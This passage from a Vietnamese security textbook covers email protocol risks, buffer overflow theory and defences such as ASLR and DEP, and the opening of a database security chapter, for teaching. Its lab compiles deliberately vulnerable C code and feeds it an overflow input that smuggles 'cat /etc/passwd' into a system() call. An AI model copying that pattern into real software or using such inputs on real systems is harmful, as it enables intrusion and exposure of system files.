- Đặc biệt hỗ trợ cho các chế việc làm việc online, offline, hoặc không kết nối IMAP4 ở chế độ online thì hỗ trợ cho việc lấy tập hợp các thư từ máy chủ, tìm kiếm và lấy message cần tìm về ...IMAP4 cũng cho phép người dùng chuyển thư từ thư mục này của máy chủ sang thư mục khác hoặc xoá thư. IMAP4 hỗ trợ rất tốt cho người dùng hay phải di chuyển và phải sử dụng các máy tính khác nhau.

### b. Các nguy cơ bị tấn công khi sử dụng Email

#### b.1 Sự thiếu bảo mật trong hệ thống email

Webmail: nếu kết nối tới Webmail Server là “không an toàn” (ví dụ địa chỉ là <http://> và không phải là <https://>), lúc đó mọi thông tin bao gồm Username và password không được mã hóa khi nó từ Webmail Server tới máy tính.

SMTP: SMTP không mã hóa thông điệp. Mọi kết nối giữa SMTP servers gửi thông điệp của bạn dưới dạng chữ cho mọi kẻ nghe trộm thấy. Thêm vào đó, nếu email server yêu cầu bạn gửi username và password để “login” vào SMTP server mục đích để chuyển thông điệp tới một server khác, khi đó tất cả đều được gửi dưới dạng chữ, mục tiêu để nghe trộm. Cuối cùng, thông điệp gửi bằng SMTP bao gồm thông tin về máy tính mà chúng được gửi đi, và chương trình email đã được sử dụng. Những thông tin này sẵn sàng cho mọi người nhận, có thể mang tính chất cá nhân.


POP và IMAP: Giao thức POP và IMAP yêu cầu bạn gửi username và password để login, đều không được mã hóa. Vì vậy, thông điệp của bạn có thể được đọc bởi bất kỳ kẻ nào đang nghe lén thông tin của máy tính cũng như nhà cung cấp dịch vụ email của bạn.

Backups: thông điệp được lưu trữ trên SMTP server dưới dạng chữ, không được mã hóa. Việc Sao lưu dữ liệu trên server có thể được thực hiện bất cứ lúc nào và người quản trị có thể đọc bất kỳ dữ liệu nào trên máy tính.

#### b.2 Các nguy cơ trong quá trình gửi email

##### Eavesdropping:

Internet là nơi rộng lớn với rất nhiều người. Thật dễ dàng để ai đó truy cập vào máy tính hoặc đoạn mạng mà thông tin của bạn đang được truyền trên đó, để bắt thông tin và đọc. Giống như ai đó đang ở phòng kề bên đang lắng nghe cuộc nói chuyện điện thoại của bạn, hacker có thể sử dụng các công cụ man-in-the-middle để bắt toàn bộ các gói tin từ người sử dụng email. Việc này có thể được thực hiện một cách dễ dàng thông qua các chương trình như Cain&Abel, Ettercap...



**Khắc phục Eavesdropping:**

- Do đó để tránh tình trạng eavesdropping xảy ra, chúng ta nên mã hóa các thông tin khi chúng được chuyển đi trên mạng internet để đến server Mail. Và ngay trên server, thông tin cũng cần phải được mã hóa để lưu trữ 1 cách an toàn sử dụng khóa bảo mật mà chỉ có người nhận đích thực mới biết.

**Identify Theft:**

Nếu ai đó có thể thu thập username và password mà bạn dùng để truy cập vào email server, họ có thể đọc mail của bạn và gửi mail như bạn. Thông thường, những thông tin này có thể thu thập bởi kẻ nghe lén trên SMTP, POP, IMAP hoặc kết nối WebMail, bằng cách đọc thông điệp mà bạn đính kèm theo các thông tin này.

**Khắc phục Identify Theft:**

- Để có thể khắc phục identity theft, chúng ta cần phải tạo ra được 1 sự trao đổi riêng tư, bí mật và an toàn bằng cách gửi những thông tin cá nhân và nội dung tin nhắn dưới dạng mã hóa khi chúng di chuyển trên internet.

**VD:** MyMail đã sử dụng các đường link giao tiếp Secure Socket Protocol để giảm tình trạng identify Theft xảy ra.

**Invasion of Privacy:**

Nếu bạn rất quan tâm đến thông tin riêng tư của mình, bạn cần xem xét khả năng “việc sao lưu của bạn không được bảo vệ”.

Bạn có thể cũng quan tâm đến việc những người khác có khả năng biết được địa chỉ IP của máy tính bạn. Thông tin này có thể được dùng để nhận ra thành phố bạn đang sống hoặc thậm chí trong trường hợp nào đó có thể tìm ra địa chỉ của bạn. Việc này không xảy ra với WebMail, POP, IMAP, nhưng đối với SMTP thì lại có khả năng xảy ra.

**Khắc phục invasion of Privacy:**

- Tất cả các thông tin sẽ được bảo mật bằng cách mã hóa bằng khóa bí mật rồi lưu trữ, để có thể đọc được mail, người nhận cần phải đánh chính xác username và password của mình.

- Dấu địa chỉ IP trong phần header message, điều này sẽ giúp bảo vệ những thông tin cá nhân như địa chỉ thành phố, tiểu bang mà bạn đang sống.
- Mã hóa tất cả nội dung email để lưu trữ và cũng mã hóa khi cần truyền.

### **Message Modification:**

Bất cứ người nào có quyền admin trên bất kỳ server SMTP nào mà thông điệp của bạn đến, thì không chỉ có thể đọc thông điệp của bạn, mà họ còn có thể xóa hay thay đổi thông điệp trước khi nó tiếp tục đi đến đích. Người nhận của bạn sẽ không thể biết thông điệp của bạn có bị thay đổi hay không? Nếu thông điệp bị xóa đi mất thì họ cũng không thể biết rằng có thông điệp đã được gửi cho họ.

#### **Khắc phục Message Modification:**

- Khi email được gửi đến server mail thì nó cần lưu trữ dưới dạng mã hóa bằng 1 khóa bảo mật riêng, khi đó dù cho ai có quyền admin trên server, họ vẫn không thể thay đổi được nội dung email.
- Thêm nữa chúng ta cũng phải ngăn chặn không cho System administrator có quyền truy suất tài khoản email bằng cách đơn giản reset và tạo ra 1 password mới.

## **4. Bảo mật truy cập từ xa**

Phần này đã trình bày trong mục 2 của tài liệu về Network Infrastructure Security.

## **5. Lỗ hổng bảo mật Buffer overflow và cách phòng chống**

### **a. Lý thuyết**

Trong các lĩnh vực an ninh máy tính và lập trình, một lỗi tràn bộ nhớ đệm hay gọi tắt là lỗi tràn bộ đệm là một lỗi lập trình có thể gây ra một ngoại lệ truy nhập bộ nhớ máy tính và chương trình bị kết thúc, hoặc khi người dùng có ý phá hoại, họ có thể lợi dụng lỗi này để phá vỡ an ninh hệ thống.

Lỗi tràn bộ đệm là một điều kiện bắt thường khi một tiến trình lưu dữ liệu vượt ra ngoài biên của một bộ nhớ đệm có chiều dài cố định. Kết quả là dữ liệu đó sẽ đè lên các vị trí bộ nhớ liền kề.

Dữ liệu bị ghi đè có thể bao gồm các bộ nhớ đệm khác, các biến và dữ liệu điều khiển luồng chạy của chương trình (program flow control).

Các lỗi tràn bộ đệm có thể làm cho một tiến trình đổ vỡ hoặc cho ra các kết quả sai. Các lỗi này có thể được kích hoạt bởi các dữ liệu vào được thiết kế đặc biệt để thực thi các đoạn mã phá hoại hoặc để làm cho chương trình hoạt động một cách không mong đợi. Bằng cách đó, các lỗi tràn bộ đệm gây ra nhiều lỗ hổng bảo mật (vulnerability) đối với phần mềm và tạo

cơ sở cho nhiều thủ thuật khai thác (exploit). Việc kiểm tra biên (bounds checking) đầy đủ bởi lập trình viên hoặc trình biên dịch có thể ngăn chặn các lỗi tràn bộ đệm.

### b. Mô tả kỹ thuật

Một lỗi tràn bộ nhớ đệm xảy ra khi dữ liệu được viết vào một bộ nhớ đệm, mà do không kiểm tra biên đầy đủ nên đã ghi đè lên vùng bộ nhớ liền kề và làm hỏng các giá trị dữ liệu tại các địa chỉ bộ nhớ kề với vùng bộ nhớ đệm đó. Hiện tượng này hay xảy ra nhất khi sao chép một xâu ký tự từ một bộ nhớ đệm này sang một vùng bộ nhớ đệm khác.

### c. Ví dụ cơ bản

Trong ví dụ sau, một chương trình đã định nghĩa hai phần tử dữ liệu kề nhau trong bộ nhớ: A là một bộ nhớ đệm xâu ký tự dài 8 bytes, và B là một số nguyên kích thước 2 byte. Ban đầu, A chỉ chứa toàn các byte giá trị 0, còn B chứa giá trị 3. Các ký tự có kích thước 1 byte. Bây giờ, chương trình ghi một xâu ký tự "excessive" vào bộ đệm A, theo sau là một byte 0 để đánh dấu kết thúc xâu. Vì không kiểm tra độ dài xâu, nên xâu ký tự mới đã đè lên giá trị của B:

Tuy lập trình viên không có ý định sửa đổi B, nhưng giá trị của B đã bị thay thế bởi một số được tạo nên từ phần cuối của xâu ký tự. Trong ví dụ này, trên một hệ thống big-endian sử dụng mã ASCII, ký tự "e" và tiếp theo là một byte 0 sẽ trở thành số 25856.

Nếu B là phần tử dữ liệu duy nhất còn lại trong số các biến được chương trình định nghĩa, việc viết một xâu ký tự dài hơn nữa và vượt quá phần cuối của B sẽ có thể gây ra một lỗi chẵng hạn như segmentation fault (lỗi phân đoạn) và tiến trình sẽ kết thúc.

### d. Tràn bộ nhớ đệm trên stack

Bên cạnh việc sửa đổi các biến không liên quan, hiện tượng tràn bộ đệm còn thường bị lợi dụng (khai thác) bởi tin tặc để làm cho một chương trình đang chạy thực thi một đoạn mã tùy ý được cung cấp. Các kỹ thuật để một tin tặc chiếm quyền điều khiển một tiến trình tùy theo vùng bộ nhớ mà bộ đệm được đặt tại đó. Ví dụ, vùng bộ nhớ stack, nơi dữ liệu có thể được tạm thời "đẩy" xuống "đỉnh" ngăn xếp (push), và sau đó được "nhắc ra" (pop) để đọc giá trị của biến. Thông thường, khi một hàm (function) bắt đầu thực thi, các phần tử dữ liệu tạm thời (các biến địa phương) được đẩy vào, và chương trình có thể truy nhập đến các dữ liệu này trong suốt thời gian chạy hàm đó. Không chỉ có hiện tượng tràn stack (stack overflow) mà còn có cả tràn heap (heap overflow).

Trong ví dụ sau, "X" là dữ liệu đã từng nằm tại stack khi chương trình bắt đầu thực thi; sau đó chương trình gọi hàm "Y", hàm này đòi hỏi một lượng nhỏ bộ nhớ cho riêng mình; và sau đó "Y" gọi hàm "Z", "Z" đòi hỏi một bộ nhớ đệm lớn:

Nếu hàm "Z" gây tràn bộ nhớ đệm, nó có thể ghi đè dữ liệu thuộc về hàm Y hay chương trình chính:

Điều này đặc biệt nghiêm trọng đối với hầu hết các hệ thống. Ngoài các dữ liệu thường, bộ nhớ stack còn lưu giữ địa chỉ trả về, nghĩa là vị trí của phần chương trình đang chạy trước khi hàm hiện tại được gọi. Khi hàm kết thúc, vùng bộ nhớ tạm thời sẽ được lấy ra khỏi stack, và

thực thi được trao lại cho địa chỉ trả về. Như vậy, nếu địa chỉ trả về đã bị ghi đè bởi một lỗi tràn bộ đệm, nó sẽ trả về một vị trí nào đó khác. Trong trường hợp một hiện tượng tràn bộ đệm không có chủ ý như trong ví dụ đầu tiên, hầu như chắc chắn rằng vị trí đó sẽ là một vị trí không hợp lệ, không chứa một lệnh nào của chương trình, và tiến trình sẽ đỗ vĩnh viễn. Tuy nhiên, một kẻ tấn công có thể chỉnh địa chỉ trả về để trả về một vị trí tùy ý sao cho nó có thể làm tổn hại an ninh hệ thống.

#### e. Mã nguồn ví dụ

Mã nguồn C dưới đây thể hiện một lỗi lập trình thường gặp. Sau khi được biên dịch, chương trình sẽ tạo ra một lỗi tràn bộ đệm nếu nó được gọi với một tham số dòng lệnh là một xâu ký tự quá dài, vì tham số này được dùng để ghi vào một bộ nhớ đệm mà không kiểm tra độ dài của nó.

\*\*\*\*\*

```
/* overflow.c - demonstrates a buffer overflow */
#include
#include
int main(int argc, char *argv[])
{
    char buffer[10];
    if (argc < 2)
    {
        fprintf(stderr, "USAGE: %s string\n", argv[0]);
        return 1;
    }
    strcpy(buffer, argv[1]);
    return 0;
}
```

\*\*\*\*\*

Các xâu ký tự độ dài không quá 9 sẽ không gây tràn bộ đệm. Các xâu ký tự gồm từ 10 ký tự trở lên sẽ gây tràn bộ đệm: hiện tượng này luôn là một lỗi sai nhưng không phải lúc nào cũng gây ra việc chương trình chạy sai hay gây lỗi segmentation faults.

Chương trình trên có thể được viết lại cho an toàn bằng cách sử dụng hàm strncpy như sau:

\*\*\*\*\*

```
/* better.c - demonstrates one method of fixing the problem */
#include
#include
int main(int argc, char *argv[])
{
    char buffer[10];
```

```

if (argc < 2)
{
    fprintf(stderr, "USAGE: %s string\n", argv[0]);
    return 1;
}
strncpy(buffer, argv[1], sizeof(buffer));
buffer[sizeof(buffer) - 1] = '\0';
return 0;
}
*****

```

#### f. Khai thác

Có các kỹ thuật khác nhau cho việc khai thác lỗi tràn bộ nhớ đệm, tùy theo kiến trúc máy tính, hệ điều hành và vùng bộ nhớ. Ví dụ, khai thác tại heap (dùng cho các biến cấp phát động) rất khác với việc khai thác các biến tại stack.

##### Khai thác lỗi tràn bộ đệm trên stack

Một người dùng thao kĩ thuật và có ý đồ xấu có thể khai thác các lỗi tràn bộ đệm trên stack để thao túng chương trình theo một trong các cách sau: Ghi đè một biến địa phương nằm gần bộ nhớ đệm trong stack để thay đổi hành vi của chương trình nhằm tạo thuận lợi cho kẻ tấn công. Ghi đè địa chỉ trả về trong một khung stack (stack frame). Khi hàm trả về, thực thi sẽ được tiếp tục tại địa chỉ mà kẻ tấn công đã chỉ rõ, thường là tại một bộ đệm chứa dữ liệu vào của người dùng.

Nếu không biết địa chỉ của phần dữ liệu người dùng cung cấp, nhưng biết rằng địa chỉ của nó được lưu trong một thanh ghi, thì có thể ghi đè lên địa chỉ trả về một giá trị là địa chỉ của một opcode mà opcode này sẽ có tác dụng làm cho thực thi nhảy đến phần dữ liệu người dùng. Cụ thể, nếu địa chỉ đoạn mã độc hại muốn chạy được ghi trong một thanh ghi R, thì một lệnh nhảy đến vị trí chúa opcode cho một lệnh jump R, call R (hay một lệnh tương tự với hiệu ứng nhảy đến địa chỉ ghi trong R) sẽ làm cho đoạn mã trong phần dữ liệu người dùng được thực thi. Có thể tìm thấy địa chỉ của các opcode hay các byte thích hợp trong bộ nhớ tại các thư viện liên kết động (DLL) hay trong chính file thực thi. Tuy nhiên, địa chỉ của opcode đó thường không được chứa một ký tự null (hay byte 0) nào, và địa chỉ của các opcode này có thể khác nhau tùy theo các ứng dụng và các phiên bản của hệ điều hành. Dự án Metaploit là một trong các cơ sở dữ liệu chứa các opcode thích hợp, tuy rằng trong đó chỉ liệt kê các opcode trong hệ điều hành Microsoft Windows.

##### Khai thác lỗi tràn bộ đệm trên heap

Một hiện tượng tràn bộ đệm xảy ra trong khu vực dữ liệu heap được gọi là một hiện tượng tràn heap và có thể khai thác được bằng các kỹ thuật khác với các lỗi tràn stack. Bộ nhớ heap được cấp phát động bởi các ứng dụng tại thời gian chạy và thường chứa dữ liệu của chương trình. Việc khai thác được thực hiện bằng cách phá dữ liệu này theo các cách đặc biệt để làm

cho ứng dụng ghi đè lên các cấu trúc dữ liệu nội bộ chẳng hạn các con trỏ của danh sách liên kết. Lỗi hỏng của Microsoft JPG GDI+ là một ví dụ gần đây về sự nguy hiểm mà một lỗi tràn heap.

### Cản trở đối với các thủ thuật khai thác

Việc xử lý bộ đệm trước khi đọc hay thực thi nó có thể làm thất bại các cố gắng khai thác lỗi tràn bộ đệm. Các xử lý này có thể giảm bớt mối đe dọa của việc khai thác lỗi, nhưng có thể không ngăn chặn được một cách tuyệt đối. Việc xử lý có thể bao gồm: chuyển từ chữ hoa thành chữ thường, loại bỏ các ký tự đặc biệt (metacharacters) và lọc các xâu không chứa ký tự là chữ số hoặc chữ cái. Tuy nhiên, có các kỹ thuật để tránh việc lọc và xử lý này; alphanumeric code (mã gồm toàn chữ và số), polymorphic code (mã đa hình), Self-modifying code (mã tự sửa đổi) và tấn công kiểu return-to-libc.. Cũng chính các phương pháp này có thể được dùng để tránh bị phát hiện bởi các hệ thống phát hiện thâm nhập (Intrusion detection system).

### g. Chống tràn bộ đệm

Nhiều kỹ thuật đa dạng với nhiều ưu nhược điểm đã được sử dụng để phát hiện hoặc ngăn chặn hiện tượng tràn bộ đệm. Cách đáng tin cậy nhất để tránh hoặc ngăn chặn tràn bộ đệm là sử dụng bảo vệ tự động tại mức ngôn ngữ lập trình. Tuy nhiên, loại bảo vệ này không thể áp dụng cho mã thừa kế (legacy code), và nhiều khi các ràng buộc kỹ thuật, kinh doanh hay văn hóa lại đòi hỏi sử dụng một ngôn ngữ không an toàn. Các mục sau đây mô tả các lựa chọn và cài đặt hiện có.

### Lựa chọn ngôn ngữ lập trình

Lựa chọn về ngôn ngữ lập trình có thể có một ảnh hưởng lớn đối với sự xuất hiện của lỗi tràn bộ đệm. Năm 2006, C và C++ nằm trong số các ngôn ngữ lập trình thông dụng nhất, với một lượng khổng lồ các phần mềm đã được viết bằng hai ngôn ngữ này. C và C++ không cung cấp sẵn các cơ chế chống lại việc truy nhập hoặc ghi đè dữ liệu lên bất cứ phần nào của bộ nhớ thông qua các con trỏ bất hợp lệ; cụ thể, hai ngôn ngữ này không kiểm tra xem dữ liệu được ghi vào một mảng cài đặt của một bộ nhớ đệm) có nằm trong biên của mảng đó hay không. Tuy nhiên, cần lưu ý rằng các thư viện chuẩn của C++, thư viện khuôn mẫu chuẩn - STL, cung cấp nhiều cách an toàn để lưu trữ dữ liệu trong bộ đệm, và các lập trình viên C cũng có thể tạo và sử dụng các tiện ích tương tự. Cũng như đối với các tính năng bất kỳ khác của C hay C++, mỗi lập trình viên phải tự xác định lựa chọn xem họ có muốn chấp nhận các hạn chế về tốc độ chương trình để thu lại các lợi ích tiềm năng (độ an toàn của chương trình) hay không.

Một số biến thể của C, chẳng hạn Cyclone, giúp ngăn chặn hơn nữa các lỗi tràn bộ đệm bằng việc chẩn hạn như gắn thông tin về kích thước mảng với các mảng. Ngôn ngữ lập trình D sử dụng nhiều kỹ thuật đa dạng để tránh gần hết việc sử dụng con trỏ và kiểm tra biên do người dùng xác định.

Nhiều ngôn ngữ lập trình khác cung cấp việc kiểm tra tại thời gian chạy, việc kiểm tra này gửi một cảnh báo hoặc ngoại lệ khi C hoặc C++ ghi đè dữ liệu. Ví dụ về các ngôn ngữ này rất đa dạng, từ Python tới Ada, từ Lisp tới Modula-2, và từ Smalltalk tới OCaml. Các môi trường bytecode của Java và .NET cũng đòi hỏi kiểm tra biên đối với tất cả các mảng. Gần như tất cả các ngôn ngữ thông dịch sẽ bảo vệ chương trình trước các hiện tượng tràn bộ đệm bằng cách thông báo một trạng thái lỗi định rõ (well-defined error). Thông thường, khi một ngôn ngữ cung cấp đủ thông tin về kiểu để thực hiện kiểm tra biên, ngôn ngữ đó thường cho phép lựa chọn kích hoạt hay tắt chế độ đó. Việc phân tích tĩnh (static analysis) có thể loại được nhiều kiểm tra kiểu và biên động, nhưng các cài đặt tồi và các trường hợp rôi rắm có thể giảm đáng kể hiệu năng. Các kỹ sư phần mềm phải cẩn thận cân nhắc giữa các phí tổn cho an toàn và hiệu năng khi quyết định sẽ sử dụng ngôn ngữ nào và cấu hình như thế nào cho trình biên dịch.

### Sử dụng các thư viện an toàn

Vấn đề tràn bộ đệm thường gặp trong C và C++ vì các ngôn ngữ này để lộ các chi tiết biểu diễn mức thấp của các bộ nhớ đệm với vai trò các chỗ chứa cho các kiểu dữ liệu. Do đó, phải tránh tràn bộ đệm bằng cách gìn giữ tính đúng đắn cao cho các phần mã chương trình thực hiện việc quản lý bộ đệm. Việc sử dụng các thư viện được viết tốt và đã được kiểm thử, dành cho các kiểu dữ liệu trừu tượng mà các thư viện này thực hiện tự động việc quản lý bộ nhớ, trong đó có kiểm tra biên, có thể làm giảm sự xuất hiện và ảnh hưởng của các hiện tượng tràn bộ đệm. Trong các ngôn ngữ này, xâu ký tự và mảng là hai kiểu dữ liệu chính mà tại đó các hiện tượng tràn bộ đệm thường xảy ra; do đó, các thư viện ngăn chặn lỗi tràn bộ đệm tại các kiểu dữ liệu này có thể cung cấp phần chính của sự che chắn cần thiết. Dù vậy, việc sử dụng các thư viện an toàn một cách không đúng có thể dẫn đến tràn bộ đệm và một số lỗi hỏng khác; và tất nhiên, một lỗi bất kỳ trong chính thư viện chính nó cũng là một lỗi hỏng. Các cài đặt thư viện "an toàn" gồm The Better String Library, Arri Buffer API và Vstr. Thư viện C của hệ điều hành OpenBSD cung cấp các hàm hữu ích strlcpy strlcat nhưng các hàm này nhiều hạn chế hơn nhiều so với các cài đặt thư viện an toàn đầy đủ.

Tháng 9 năm 2006, Báo cáo kỹ thuật số 24731 của hội đồng tiêu chuẩn C đã được công bố, báo cáo này mô tả một tập các hàm mới dựa trên các hàm vào ra dữ liệu và các hàm xử lý xâu ký tự của thư viện C chuẩn, các hàm mới này được bổ sung các tham số về kích thước bộ đệm.

### Chống tràn bộ nhớ đệm trên stack

Stack-smashing protection là kỹ thuật được dùng để phát hiện các hiện tượng tràn bộ đệm phổ biến nhất. Kỹ thuật này kiểm tra xem stack đã bị sửa đổi hay chưa khi một hàm trả về. Nếu stack đã bị sửa đổi, chương trình kết thúc bằng một lỗi segmentation fault. Các hệ thống sử dụng kỹ thuật này gồm có Libsafe, StackGuard và các bản vá lỗi (patch) Propolicy.

Chế độ Data Execution Prevention (cấm thực thi dữ liệu) của Microsoft bảo vệ thảng các con trỏ tới SEH Exception Handler, không cho chúng bị ghi đè.

Có thể bảo vệ stack hơn nữa bằng cách phân tách stack thành hai phần, một phần dành cho dữ liệu và một phần cho các bước trả về của hàm. Sự phân chia này được dùng trong ngôn ngữ lập trình Forth, tuy nó không phải một quyết định thiết kế dựa theo tiêu chí an toàn. Nhưng dù sao thì đây cũng không phải một giải pháp hoàn chỉnh đối với vấn đề tràn bộ đệm, khi các dữ liệu nhạy cảm không phải địa chỉ trả về vẫn có thể bị ghi đè.

### **Bảo vệ không gian thực thi**

Bảo vệ không gian thực thi là một cách tiếp cận đối với việc chống tràn bộ đệm. Kỹ thuật này ngăn chặn việc thực thi mã tại stack hay heap. Một kẻ tấn công có thể sử dụng tràn bộ đệm để chèn một đoạn mã tùy ý vào bộ nhớ của một chương trình, nhưng với bảo vệ không gian thực thi, mọi cố gắng chạy đoạn mã đó sẽ gây ra một ngoại lệ (exception).

Một số CPU hỗ trợ một tính năng có tên bit NX ("No eXecute" - "Không thực thi") hoặc bit XD ("eXecute Disabled" - "chế độ thực thi đã bị tắt"). Khi kết hợp với phần mềm, các tính năng này có thể được dùng để đánh dấu các trang dữ liệu (chẳng hạn các trang chứa stack và heap) là đọc được nhưng không thực thi được.

Một số hệ điều hành Unix (chẳng hạn OpenBSD, Mac OS X) có kèm theo tính năng bảo vệ không gian thực thi. Một số gói phần mềm tùy chọn bao gồm:

PaX

Exec Shield

Openwall

Các biến thể mới của Microsoft Windows cũng hỗ trợ bảo vệ không gian thực thi, với tên gọi Data Execution Prevention (ngăn chặn thực thi dữ liệu). Các phần mềm gắn kèm (Add-on) bao gồm: SecureStack OverflowGuard BufferShield StackDefender

Phương pháp bảo vệ không gian thực thi không chống lại được tấn công return-to-libc.

### **Ngẫu nhiên hóa sơ đồ không gian địa chỉ**

Ngẫu nhiên hóa sơ đồ không gian địa chỉ (Address space layout randomization - ASLR) là một tính năng an ninh máy tính có liên quan đến việc sắp xếp vị trí các vùng dữ liệu quan trọng (thường bao gồm nơi chứa mã thực thi và vị trí các thư viện, heap và stack) một cách ngẫu nhiên trong không gian địa chỉ của một tiến trình.

Việc ngẫu nhiên hóa các địa chỉ bộ nhớ ảo mà các hàm và biến nằm tại đó làm cho việc khai thác một lỗi tràn bộ đệm trở nên khó khăn hơn, nhưng phải là không thể được. Nó còn buộc kẻ tấn công phải điều chỉnh khai thác cho hợp với từng hệ thống cụ thể, điều này làm thất bại cố gắng của các con Sâu internet. Một phương pháp tương tự nhưng kém hiệu quả hơn, đó là kỹ thuật rebase đối với các tiến trình và thư viện trong không gian địa chỉ ảo.

### **Kiểm tra sâu đối với gói tin**

Biện pháp kiểm tra sâu đối với gói tin (deep packet inspection - DPI) có thể phát hiện các cố gắng từ xa để khai thác lỗi tràn bộ đệm ngay từ biên giới mạng. Các kỹ thuật này có khả năng chặn các gói tin có chứa chữ ký của một vụ tấn công đã biết hoặc chứa một chuỗi dài các lệnh No-Operation (NOP - lệnh rỗng không làm gì), các chuỗi như vậy thường được sử dụng khi vị trí của nội dung quan trọng (payload) của tấn công hơi có biến đổi.

Việc rà các gói tin không phải là một phương pháp hiệu quả vì nó chỉ có thể ngăn chặn các tấn công đã biết, và có nhiều cách để mã hóa một lệnh NOP. Các kẻ tấn công có thể đã sử dụng mã alphanumeric, metamorphic, và Shellcode tự sửa để tránh bị phát hiện bởi việc rà gói tin.

#### **h. Thực hành:**

Ta khởi động hệ điều hành Linux bằng đĩa CD, sau đó soạn 1 đoạn code có nội dung sau:

```
#include <stdio.h>
main() {
    char *name;
    char *dangerous_system_command;
    name = (char *) malloc(10); dangerous_system_command = (char *) malloc(128);
    printf("Address of name is %d\n", name);
    printf("Address of command is %d\n", dangerous_system_command);
    sprintf(dangerous_system_command, "echo %s", "Hello world!"); printf("What's
    your name?");
    gets(name);
    system(dangerous_system_command);
}
```

Lưu đoạn sau đây thành file text và biên dịch bằng gcc

**root@1[Desktop]# gcc buffer.c -o buffer**

buffer.c:13:2: warning: no newline at end of file

/tmp/ccefevDP.o(.text+0x82): In function `main':

: warning: the `gets' function is dangerous and should not be used. root@1[Desktop]# ./buffer

Address of name is 134520840

Address of command is 134520856

**What's your name?hao Hello world!** root@1[Desktop]# ./buffer

Address of name is 134520840

Address of command is 134520856

**What's your name?1234567890123456cat /etc/passwd**

## **V. AN TOÀN DỮ LIỆU**

### **1. An toàn cơ sở dữ liệu**

Cơ sở dữ liệu của một cơ quan, một xí nghiệp, của một ngành... thường được cài đặt tập trung hay phân tán trên các máy chủ trên mạng, là tài nguyên thông tin chung cho nhiều người cùng sử dụng. Vì vậy các hệ cơ sở dữ liệu cần phải có cơ chế kiểm soát, quản lý và truy xuất khai thác

thông tin sao cho dữ liệu phải được an toàn và toàn vẹn. Thuật ngữ “an toàn” dữ liệu có nghĩa là các hệ cơ sở dữ liệu cần phải được bảo vệ chống truy nhập nhằm sửa đổi hay phá hoại một cách chủ định hay không chủ định. Như vậy các hệ thống cơ sở dữ liệu cần thiết phải quản trị, bảo vệ tập trung, nhằm bảo đảm được tính toàn vẹn và an toàn dữ liệu. Toàn vẹn dữ liệu khác với an toàn dữ liệu, tuy rằng chúng có mối quan hệ mật thiết với nhau. Có thể sử dụng chung một số biện pháp để thực hiện. Có rất nhiều mối nguy hiểm đe doạ đến các hệ thống dữ liệu:

- ✓ Cơ sở dữ liệu được cài đặt tập trung hay phân tán trên các vị trí địa lý khác nhau, được khai thác từ các đầu cuối khác nhau theo chế độ Client/Server.
- ✓ Nhiều người sử dụng truy nhập và khai thác trên cùng một cơ sở dữ liệu.
- ✓ Rất nhiều loại dữ liệu được tải về giữ trên các máy cục bộ để khai thác.
- ✓ Truy xuất vào các hệ cơ sở dữ liệu bằng nhiều ngôn ngữ thao tác dữ liệu khác nhau, bằng nhiều hệ ứng dụng khác nhau trên cùng một nội dung thông tin.

Vì vậy có thể xảy ra

- ✓ Những sai sót ngoài ý muốn, khi thực hiện thêm, sửa, xoá hay do lỗi khi lập trình.
- ✓ Truy nhập trái phép với mục đích xấu: sửa, xoá thông tin hay đánh cắp thông tin...
- ✓ Sự cố kỹ thuật như lỗi do các thiết bị, lỗi lập trình...

Dữ liệu lưu trữ trong cơ sở dữ liệu cần phải được bảo vệ để tránh việc truy nhập trái phép và phá hoại có chủ định hay không chủ định khi thực hiện cập nhật, sửa đổi hay bổ sung thông tin trong các cơ sở dữ liệu. Cần phải có biện pháp bảo vệ chống lại việc đưa dữ liệu vào một cách không nhất quán ảnh hưởng nghiêm trọng đến tính toàn vẹn dữ liệu.

### **a. Sự vi phạm an toàn cơ sở dữ liệu.**

Các dạng truy cập có chủ định bao gồm :

- ✓ Không cho phép đọc dữ liệu.
- ✓ Không cho phép sửa đổi dữ liệu.
- ✓ Không cho phép phá huỷ dữ liệu...

Vấn đề an toàn cơ sở dữ liệu đề cập đến việc bảo vệ chống lại sự truy cập có chủ định. Việc bảo vệ tuyệt đối các hệ cơ sở dữ liệu khỏi truy nhập là không thể, nhưng phải có các biện pháp đủ mạnh để ngăn chặn hầu hết truy cập trái phép vào cơ sở dữ liệu.

### **b. Các mức độ an toàn cơ sở dữ liệu.**

Để bảo vệ cơ sở dữ liệu, phải thực hiện các biện pháp đảm bảo an toàn ở một vài mức bảo vệ như sau:

➤ Mức độ an toàn hệ thống cơ sở dữ liệu: Tùy thuộc vào yêu cầu của người sử dụng mà người quản trị cơ sở dữ liệu cấp phép truy nhập một phần vào cơ sở dữ liệu. Những người sử dụng khác có thể được phép thực hiện các câu hỏi truy vấn, nhưng có thể bị ngăn cấm ý định sửa đổi dữ liệu.

➤ Mức độ an toàn hệ thống điều hành: .Mức hệ thống kiểm soát toàn bộ mức điều hành hệ thống. Vấn đề an toàn mức hệ thống điều hành sẽ được đảm bảo bởi mức độ an toàn hệ thống cơ sở dữ liệu. An toàn trong hệ điều hành đã được tiến hành tại nhiều cấp độ từ sắp xếp các mảng

truy cập vào hệ thống cho tới sự cô lập các quá trình đang cùng xử lý trong hệ thống. Tệp hệ thống cũng cung cấp một số cấp độ bảo vệ. Sự tham khảo những chú ý trong thư mục là bao quát của những chủ đề này trong các bài học về hệ thống điều hành.

- An toàn mức độ mạng. Hầu hết các hệ thống cơ sở dữ liệu đều cho phép truy cập từ xa thông qua các thiết bị đầu cuối. An toàn dữ liệu mức độ mạng là chống ăn cắp thông tin, sao chép thông tin và sửa đổi nội dung thông tin trên đường truyền. Vấn đề an toàn cấp mức mạng đã đạt được nhiều kết quả, ứng dụng phổ biến trên mạng Internet. Danh sách các chú ý trong thư mục đã bao quát nền tảng nguyên lý của vấn đề an toàn mạng.
